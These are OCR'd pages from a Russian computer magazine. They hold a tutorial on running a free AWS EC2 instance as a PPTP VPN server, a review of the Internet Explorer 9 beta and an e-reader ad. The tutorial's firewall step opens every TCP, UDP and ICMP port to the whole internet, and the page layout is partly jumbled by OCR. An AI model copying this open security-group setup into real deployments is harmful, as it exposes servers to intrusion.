Перед началом использования любого из сервисов Amazon'а необходимо завести аккаунт. Для этого переходим на главную страницу AWS (aws.amazon.com) и кликаем «Sing up Now». На странице регистрации выбираем вариант «I am a new user» и приступаем к процедуре создания аккаунта Amazon. Обязательно понадобится пластиковая карта, но это единственное условие. Не волнуйся: если не выходить за лимиты специального предложения для новичков, то никакая плата взиматься не будет. Amazon спишет $1-2, чтобы проверить валидность «пластика» и потом вернет их обратно. Подойдет карта системы Visa или MasterCard: ее даже необязательно заводить в банке, виртуальную кредитную карту можно приобрести в автоматах Qiwi.


Созданный аккаунт в Amazon носит скорее экономический характер и предназначен для биллинга. Для доступа к облачным технологиям необходимо дополнительно подписаться на нужные сервисы (EC2, EBS, S3 и т.д.). Система безопасности обязывает проверить номер телефона. На одном из этапов регистрации сервис осуществит автоматический звонок, запросив 4-значный PIN-код, который в этот момент будет отображен на экране. Важным шагом является получение пары ключей для доступа. Для работы с EC2 и S3 понадобится два типа ключей: Access Key ID и Secret Access Key, а



dvd

На диске выложены необходимые файлы для работы с AWS.

Установка политики безопасности: разрешаем входящие подключения


1 Security Group selected

Group Name: 2VPN


Description: 2VPN

Allowed Connections:

Connection Method	Protocol	From Port	To Port	Source (IP or group)	Actions
All	icmp	-1	-1	0.0.0.0/0	Remove
All	tcp	0	65535	0.0.0.0/0	Remove
All	udp	0	65535	0.0.0.0/0	Remove
SSH	--				Save

Удобное управление EC2

Веб-консоль для управления AWS, хотя и предоставляет все необходимое, не всегда удобна. Для более комфортной работы лучше установить специальный плагин Elasticfox для Firefox. Настройка аддона сводится к указанию в настройках полученных во время регистрации AWS Access Key и AWS Secret Access Key. Помимо этого, сам Amazon предоставляет набор консольных утилит (s3.amazonaws.com/ec2-downloads/ec2-api-tools.zip) для взаимодействия с EC2. Для их работы требуется установленный Java Runtime Environment.




Консоль для управления Amazon EC2

также X.509 Certificate. Для того, чтобы воспользоваться бесплатным тест-драйвом, дополнительно ничего нигде указывать не надо: Amazon сам подпишет тебя на все необходимые сервисы. После регистрации у тебя будет доступ к консоли управления AWS (aws.amazon.com/console). Наша задача — поднять виртуальный сервер, поэтому смело переходи в тот раздел консоли, которая отвечает за EC2.

Начало работы с EC2

Технология устроена так, что ты можешь запустить и остановить любое количество инстансов (т.е. серверов) в течение пары минут. При этом в соглашении об уровне обслуживания гарантируется аптайм 99.95% — это очень впечатляющая цифра. Для запуска сервера необходимо лишь нажать на кнопку «Launch Instance» в консоли управления (веб). Пользователю на выбор предоставляется несколько типов виртуальных серверов с разными конфигурациями. Стандартный инстанс имеет следующие характеристики: «Small Instance (Default) 1.7 GB of memory, 1 EC2 Compute Unit (1 virtual core with 1 EC2 Compute Unit), 160 GB of instance storage, 32-bit platform» и стоит $0.10 для Unix и $0.125 для винды. Помимо этого, необходимо оплачивать $0.10 за гигабайт входящего трафика и $0.17 — за гигабайт исходящего. Впрочем, нас это пока не касается. Интерес для нас представляет другой тип инстанса, который в Amazon создали специально для тестового периода — Micro Instance. Его использование бесплатно.

Облачная платформа предлагает на выбор различные варианты ОС для установки. Образ с операционной системой называется AMI (Amazon Machine Image), причем, помимо файлов самой системы, в него может быть включен нужный софт (к примеру, Apache, MySQL, Memcached и т.д.), а также все необходимые файлы (конфиги, исходники и прочее). В будущем ты сможешь создавать такие сборки сам. Сейчас же у тебя на выбор большое количество готовых AMI-образов как от самого Amazon'а, так и от энтузиастов. Всего в базе «Community AMIs» более 6000 вариантов на базе Linux и Windows. Для нас важно выбрать удобный дистрибутив — пусть это будет Ubuntu. По названию находится немало AMI с убунтой, но почти все из них подразумевают использование 15 Гб в EBS, что не укладывается в бесплатный 10 Гб лимит. К счастью, энтузиастами собрана сборка Ubuntu 10.04 с номером ami-c2a255ab, которая занимает как раз 10 Гб. Находим ее по ID и нажимаем «Install». Специальный мастер будет запрашивать различные параметры, но можно все оставить по умолчанию. Важно здесь,



Важно правильно указать тип Instance: бесплатен только Micro (t1.micro)

как я сказал ранее, установить тип инстанса — Micro Instance. В противном случае за каждый час использования сервера Amazon будет взимать с тебя деньги.

Запускаем инстанс

Пройдя все шаги мастера, ты получишь готовый к работе сервер. На вкладке Instances можно наблюдать процесс запуска. Нужно подождать, пока в столбце State не появится флаг «Running» — это значит, что наш инстанс готов к работе. Здесь же можно посмотреть параметры запущенного сервера. Важное поле — Public DNS — определяет внешнее имя инстанса. Тут есть нюанс: и доменное имя, и IP-адрес виртуального сервера при каждом его запуске будут меняться. Но! На вкладке «Elastics IPs» можно получить так называемый статический IP-шник и привязать его к инстансу. Важно сразу же сделать такую привязку: пока ты этого не сделаешь, сервис будет снимать с тебя деньги. Это сделано специально, чтобы пользователи не хватали себе статические IP-адреса, которые им на самом деле не нужны. Если попытаться сейчас пропинговать хост или подключиться по SSH, тебя будет ждать большой облом. Причина проста: по умолчанию файрвол режет все подключения. Это легко исправить, отредактировав политику безопасности в разделе «Security Group». Сделай так, как показано на скриншоте.

С этого момента у нас есть рабочий инстанс EC2, и мы можем приступить к конфигурированию установленной на нем Ubuntu. Для этого подключимся к серверу по SSH. Для этого идеально подходит старый добрый PuTTY. Правда, Amazon выдал нам ключ в формате pem, а для PuTTY нужен ppk. Не беда, утилита PuTTYgen быстро преобразует ключи в подходящий формат: сначала загружаем ключ («Load private key file»), а потом сохраняем его в нужное место через меню «File».


Если ранее ты не настраивал SSH-подключение с использованием ключей, то это делается так:

- в разделе «Sessions» вводим IP-адрес нашего инстанса (Elastic IP) в поле Host Name;
- в разделе «Connection → Data» в поле «Auto-Login» указываем имя пользователя «ubuntu», которое будет использоваться для авторизации в системе;
- в разделе «Connection → SSH → Auth» указываем путь до нашего private-ключа;
- в разделе «Session» вводим название сессии и сохраняем ее с помощью кнопки «Save».

С этого момента все, что нужно для подключения, это выбрать нужную сессию и нажать кнопку «Open». Дополнительно тебе придется ввести парольную фразу для твоего ключа.

Настраиваем PPTP

Если ты все сделал правильно, в окне PuTTY появится консоль твоего виртуального сервера, а именно приветственное сообщение Ubuntu.



SSH-подключение с нашим сервером

Получается, у нас уже есть рабочий виртуальный сервер в облаке и SSH-доступ к нему. Можно было бы сейчас поднять на нем хостинг. Или, к примеру, настроить у себя SSH-форвардинг и безопасно туннелировать трафик приложений. Возможно все что угодно: ведь это «дедик», только развернутый в облаке. Мы же, как и планировали, поднимем на инстансе полноценный VPN-сервер. Тут есть варианты: можно настроить OpenVPN, а можно — обычный PPTP-демон. У обоих подходов есть недостатки. Для подключения к OpenVPN требуется отдельный клиент. В случае с PPTP клиент не нужен, но можно обломаться с подключением, если провайдер режет GRE-пакеты. Для меня удобнее второй вариант.
С учетом того, что в нашем распоряжении удобная Ubuntu, поднять PPTP-демон — это пара пустяков. Начать стоит с установки сервиса:

```
sudo aptitude install pptpd
```

Далее необходимо немного отконфигурировать демон. Для начала следует добавить диапазоны IP-адресов, которые будут выдаваться подключившимся клиентам. Для этого нужно раскомментировать и исправить последние 2 строчки в файле /etc/pptpd.conf:

```
localip 192.168.242.1
remoteip 192.168.242.2-5
```

С такими настройками сам PPTP демон получит адрес 192.168.242.1, а для клиентов будет 4 возможных адреса: от 192.168.242.2 до 192.168.240.5. Не лишним также будет указать адреса DNS-сервера. Это может быть сервер как самого Amazon (172.16.0.23), так и, к примеру, серверы Google Publuc DNS. Они прописываются в файле /etc/ppp/pptpd-options:

```
ms-dns 8.8.8.8
```

Последний шаг — добавление пользователей для подключения к PPTP-демону:

```
sudo echo «<имя_пользователя> pptpd <пароль> *» >>
/etc/ppp/chap-secrets
```

Вместо <имя_пользователя> и <пароль> необходимо подставить нужные авторизационные данные. При необходимости таких пользователей может быть несколько. Как только в файл /etc/ppp/chap-secrets будут занесены новые записи, потребуется перезапустить PPTP-демон:

Подключение к рабочему месту
Введите Интернета-адрес для подключения
Этот адрес можно получить у сетевого администратора.
Интернете-адрес: ec2-174-129-106-239.compute-1.amazonaws.com
Имя местоназначения: Amazon EC2 VPN
Использовать смарт-карту
Разрешить использовать это подключение другим пользователям
Этот параметр позволяет любому пользователю, имеющему доступ к этому компьютеру, использовать это подключение.
Не подключаться сейчас, только выполнить установку для подключения в будущем
Далее Отмена

Создаем VPN-подключение в Windows

```
sudo /etc/init.d/pptpd restart
```

В принципе, уже сейчас можно попробовать подключиться к серверу. Соединение установится, однако доступа в Интернет через такое VPN-подключение не будет. Это связано с тем, что мы еще не включили переадресацию пакетов и NAT. Исправим эту ситуацию, раскомментировав в файле /etc/sysctl.conf следующую строчку:

```
net.ipv4.ip_forward=1
```

Перезагружаем конфиг:

```
sudo sysctl -p
```

И включаем NAT, добавив новое правило файрвола:

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j
MASQUERADE
```

После перезагрузки сервера это правило пропадет. :) Поэтому лучше сразу добавить правило в конфиг /etc/rc.local, прописав после строки «exit 0» следующее:

```
iptables -t nat -A POSTROUTING -o eth0 -j
MASQUERADE
```

Теперь VPN полностью работоспособен. Можно установить подключение, зайти на какой-нибудь сервер для определения IP-адреса и убедиться, что адрес у нас из США. Ресурс вроде speedtest.net сделает контрольный замер ширины канала. У меня, к слову, VPN работает довольно шустро. Amazon дает 15 Гб входящего и столько же исходящего трафика. Выход из лимита стоит астрономических денег: 10 центов за Гб. :)

Вместо заключения

Халява Amazon через некоторое время (примерно через год) закончится. Но подумай. Даже если за использование инстанса EC2 придется платить, его можно включать строго по необходимости. При периодическом использовании сервера можно легко укладываться в несколько баксов в месяц. А это уже во всяком случае дешевле любого VPN-сервера. Такой гибкий подход позволяет творить еще более интересные вещи: например, создавать кластер из десятка серверов, включаемых строго по необходимости и выполняющих какую-то ресурсоемкую задачу. Эта идея стала еще интересней, после того как Amazon представила типы Instance с мощными GPU, поддерживающими технологию CUDA. Да и разве ж не здорово пощупать своими руками прогрессивные облачные технологии, которые используются крупнейшими проектами в Инете? ⌶

Дмитрий Ленский lenskyi.d@gmail.com







INTERNET EXPLORER 9: ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

Чем нас порадовала бета-версия Internet Explorer 9?

15 сентября для загрузки стала доступна бета-версия Internet Explorer 9. Разработчики заявляют, что это совершенно новый браузер. С ошеломляющей производительностью, аппаратным ускорением и удобным интерфейсом. Проверить их слова несложно :)









Новый Internet Explorer


Интерфейс

Первое, на что обращаешь внимание при открытии нового IE — это, конечно же, обновленный интерфейс. Главный девиз разработчиков: «Основное внимание должно быть приковано к сайту, а не к браузеру». Наконец-то, проектировщикам интерфейса удалось избавиться от кипы совершенно бесполезных элементов и сконцентрироваться на том, что действительно важно во время веб-серфинга. К примеру, адресная строка и поле поиска теперь соединены в одно общее поле. Поисковую систему можно выбрать прямо в нижней части раскрывающегося списка, там же добавляются дополнительные поисковые службы. Правда, при попытке открыть страницу со списком поисковых сервисов сервер Microsoft в первый раз отфутболил меня фразой «Server is too busy» :). При открытии новой вкладки браузер отображает список наиболее посещаемых сайтов, к которым можно быстро получить доступ. Для каждого сайта отображается его favicon, а также специальный индикатор, цвет которого соответствует цвету иконки, который отражает частоту посещения ресурса. По умолчанию предлагается 10 ярлыков, но их количество можно увеличить, воспользовавшись небольшим хаком. Для этого надо подправить параметр NumRows в ветке реестра HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TabbedBrowsing\NewTabPage.
Вообще, новая система вкладок заслуживает всяческой похвалы: она стала действительно удобной. Например, связанные вкладки обозначаются одним цветом, что в таких запущенных случаях, как у меня (а это всегда 20-30 открытых вкладок одновременно), позволяет не сойти с ума и лучше ориентироваться в местами раздражающем хаосе. Когда открываешь новую страницу из другой вкладки, новая вкладка размещается рядом с первой, и их цвета совпадают. Радуют даже маленькие нюансы. Например, когда закрываешь вкладку, которая является частью группы, на ее месте отображается другая вкладка из той же группы: нет никакого неожиданного перехода на несвязанную страницу. К тому же, всю группу вкладок можно закрыть в два клика мыши через контекстное меню. В Firefox'е для реализации подобной системы вкладок постоянно приходилось устанавливать дополнительный плагин.
Если для выполнения определенной задачи нужно просматривать несколько веб-страниц одновременно, для вкладок можно полноценно использовать функцию Snap, появившуюся в Windows. Т.е. можно не только открепить одну из вкладок, поместив ее в отдельное окно браузера (в этом бы не было ничего нового), но и «приклеить» ее к краю экрана. Окно в этом случае автоматически рессайзится до размеров половины экрана. Просто перетащи каждую из вкладок на противоположные края экрана, и сайты будут наглядно отображаться рядом. Еще одна фишка Windows 7, которая используется в новом IE — это списки переходов. Если кликнуть правой кнопки мыши на Internet Explorer в панели задач, появится список наиболее посещаемых сайтов. К тому же, на панель задач, перетащив вкладку мышью прямо из браузера, можно прикрепить произвольный сайт (например, GMail) и быстро открывать его прямо из таскбара.


Быстродействие

Как и обещали разработчики еще в Technical Review, Internet Explorer будет очень быстрым браузером. В этом направлении сделано несколько правильных шагов. Во-первых, в браузере используется аппаратное ускорение графики, видео и текста. Это означает, что веб-сайты будут работать так же, как установленные в системе программы. Если взять страницы со сложной графикой, несложно заметить, насколько шустрее они стали выполняться в IE9 Beta. Это стало доступным за счет Direct2D и прямого использования GPU. Достаточно посмотреть демку с движениями планет солнечной системы, чтобы захотеть во время разработки проектов больше работать в направлении GPU (ускорение рендеринга за счет использования процессора видеокарты). Интереса ради рекомендую запустить этот же тест в других браузерах. Во-вторых, это, конечно же, новый JavaScript-движок, который называется Chakra. Разработчики из Редмонда полностью переписали обработчик JavaScript. Он использует сильно оптимизированный доступ к объектной модели. В отличие от других браузеров (включая IE8), в IE9 движок JS интегрирован прямо в браузер и имеет общую с ним DOM, что позволяет сильно сэкономить на синхронизации и пересылке объектов (т.н. marshaling). Помимо этого используется фоновая компиляция в машинный код, что дает ощутимый результат. Как нам рассказывал Алекс Могилевский, один из архитекторов Internet Explorer, разработка JS-движка — это очень нетривиальная задача. Например, один из важных вопросов при выполнении JavaScript — то, когда и какую часть скрипта компилировать. Компилированный скрипт работает быстрее, но компиляция занимает время. Фоновая компиляция и ряд других улучшений, в том числе оптимизация для использования нескольких ядер, серьезно улучшили производительность нового Chakra, что хорошо видно на популярном JavaScript бенчмарке WebKit's SunSpider. Вышедшая 17 ноября новая версия движка Internet Explorer 9, так называемое Platform Preview 7, отлично справляется с этим тестом, обходя другие браузеры. Еще одно классное нововведение напрямую касается времени





С помощью системы ярлыков можно быстро открыть часто посещаемые ресурсы



В «девятке» серьезно улучшены инструменты разработчика

запуска и скорости работы браузера. Я говорю о советнике по производительности надстроек. По сути, это встроенный бенчмарк, который определяет, сколько времени уходит на запуск каждого из аддонов. Таким образом, легко можно определить и сразу же отключить те надстройки, которые замедляют работу браузера. Производительность некоторых из них меня, мягко говоря, удивила. Кстати, сведения оформляются в удобной панели уведомлений, еще одном нововведении UI нового «эксплорера».

Безопасность

Несколько новых фишек «девятки» напрямую касаются безопасности серфинга. В браузере теперь улучшен фильтр межсайтовых сценариев (XSS), который может обнаруживать некоторые типы атак такого рода. При обнаружении уязвимых мест браузер Internet Explorer сам отключает вредоносные сценарии. Выделенное имя домена в адресной строке явно указывает на то, что разработчики хотят максимально оградить пользователя от фишинговых сайтов. В браузер встроен защитный фильтр — в Microsoft его называют SmartScreen. Он предотвращает фишинговые атаки, а также загрузку вредоносных файлов. При обнаружении вредоносного сайта браузер полностью блокирует его в случае необходимости. Но можно также включить «выборочное блокирование» — тогда блокируются лишь вредоносные страницы и не затрагиваются остальные части веб-сайта. Фильтр SmartScreen также интегрирован в обновленный диспетчер загрузки (о чудо, наконец-то, в IE появилась нормальная качалка файлов внутри IE) для обеспечения защиты от скачивания малвари. Подобно многим антивирусным продуктам, в Internet Explorer вводится понятие «репутация». Фильтр удаляет все ненужные сообщения для знакомых файлов и отображает серьезные предупреждения для загрузок с высоким уровнем опасности. Правда, просмотр репутации в бета-версии отключен. Традиционный приватный режим (в IE он называется InPrivate) позволяет просмотреть страницу, не оставляя в системе кукисов, а в истории — факта посещения ресурса. Если во время использования браузера произойдет разрыв соединения, сеанс просмотра не будет потерян. Если одна или несколько вкладок неожиданно крэшнутся, они будут автоматически загружены повторно с теми же сайтами, которые были до закрытия. К тому же, каждая вкладка изолирована: если с одной что-то случится, это никак не коснется всех остальных.

Поддержка стандартов


Широкая поддержка HTML5, SVG, CSS 3, ECMAScript5 и DOM предоставляет кодерам возможность разрабатывать приложения, мало чем отличающиеся от обычных программ (подробнее о том, что дают эти стандарты, ты можешь прочитать в материале «HTML5: Да придет спаситель» в ноябрьском номере][). Неотъемлемой частью воплощения единой разметки в жизнь является поддержка в IE9 функций, необходимых для обеспечения единообразной с другими браузерами работы HTML, JavaScript и CSS. Разработчики Internet Explorer, активно участвующие в процессе формирования и утверждения стандартов, скрупулезно реализуют их в своем браузере. В этом опять же нас заверил Алекс Могилевский, который представляет Microsoft в консорциуме W3C. Если пройти в текущей версии IE9 популярный текст Acid3, получится рейтинг 95/100. В оставшихся 5 пунктах таится поддержка SVG-шрифтов и SMIL-анимация SVG, работа над которыми еще ведется. Справедливости ради замечу, что ни шрифты, ни анимация не находят поддержки среди веб-разработчиков, поэтому они могут попросту выйти из стандартов. Два самых ожидаемых компонента HTML5, которые теперь поддерживаются в бета-версии «эсплорера» — это новые элементы <video> и <audio>. Их поддержка позволяет использовать на странице нативные, аппаратно-ускоренные элементы для воспроизведения видео и аудио контента без необходимости в дополнительных плагинах (вроде Silverlight'а или Flash'а). Вставить на страницу видеоролик теперь так же просто, как и картинку. По словам Андрея Яблонских, директора по развитию «РБК Софт», поддержка современных стандартов в IE9 позволила предложить клиентам более эффективные решения по разработке веб-приложений, которые раньше были просто невозможны. Это в том числе заслуга компонента <canvas>, который используется в сочетании с API Canvas 2D. Согласно спецификации HTML5, он позволяет отображать графику на зависимом от разрешения растровом полотне. Вся нагрузка по отображению графики (в том числе элементов <canvas> и текста) в IE9 перенесена с ЦП на графическую плату с помощью технологий Direct2D и DirectWrite.

Для разработчика

В новой версии серьезно прокачены встроенные утилиты для девелоперов и всех тех, у кого возникает необходимость проанализировать страницу. Помимо ряда нововведений, чувствуется серьезная оптимизация скорости работы DevTools. Средство разработчика (быстро вызывается хоткеем F12) — это комплексный инструмент, с помощью которого выполняется ряд полезных действий. Здесь можно экспериментировать с HTML/CSS-кодом, воспользоваться отладчиком и профилировщиком JavaScript, изменить User-Agent в хедерах HTTP-запроса, поиграться с разными разрешениями. Особого внимания заслуживает вкладка для мониторинга сетевой активности. Это, конечно, не полноценный Fiddler (www.fiddler2.com/fiddler), но очень близко к нему. Нажимаешь кнопку «Начать сбор» и видишь весь сетевой график, со временным тестами, с графиками — все это можно посмотреть и проанализировать. В одной из более ранних версий, еще на английском языке, на вкладке JavaScript была доступна замечательная опция «Format JavaScript», которая преобразовывала совершенно нечитаемый упакованный код на JavaScript обратно в удобный для изучения вид. Функция работала очень здорово. В последней русскоязычной бета-версии, которая у меня сейчас установлена, этой возможности почему-то нет. Но я уверен, что в релизе она уж точно станет доступна. В таких мелочах — весь новый Internet Explorer. И это действительно и совершенно точно очень радует!][

POCKETBOOK

Твоя любимая электронная книга





- Настраиваемое меню
- Месяц без подзарядки
- Сенсорный экран (digitizer) 6″ или 9,7″
- Высокая детализация 1200x825 пикс
- Более 40 словарей ABBYY Lingvo
- Text-to-speech на 24 языках
- MP3 плеер
- Wi-Fi, Bluetooth, 3G
- Читает 16 форматов книг

www.pocketbook-global.ru

Реклама

Иван Блинков www.insight-it.ru

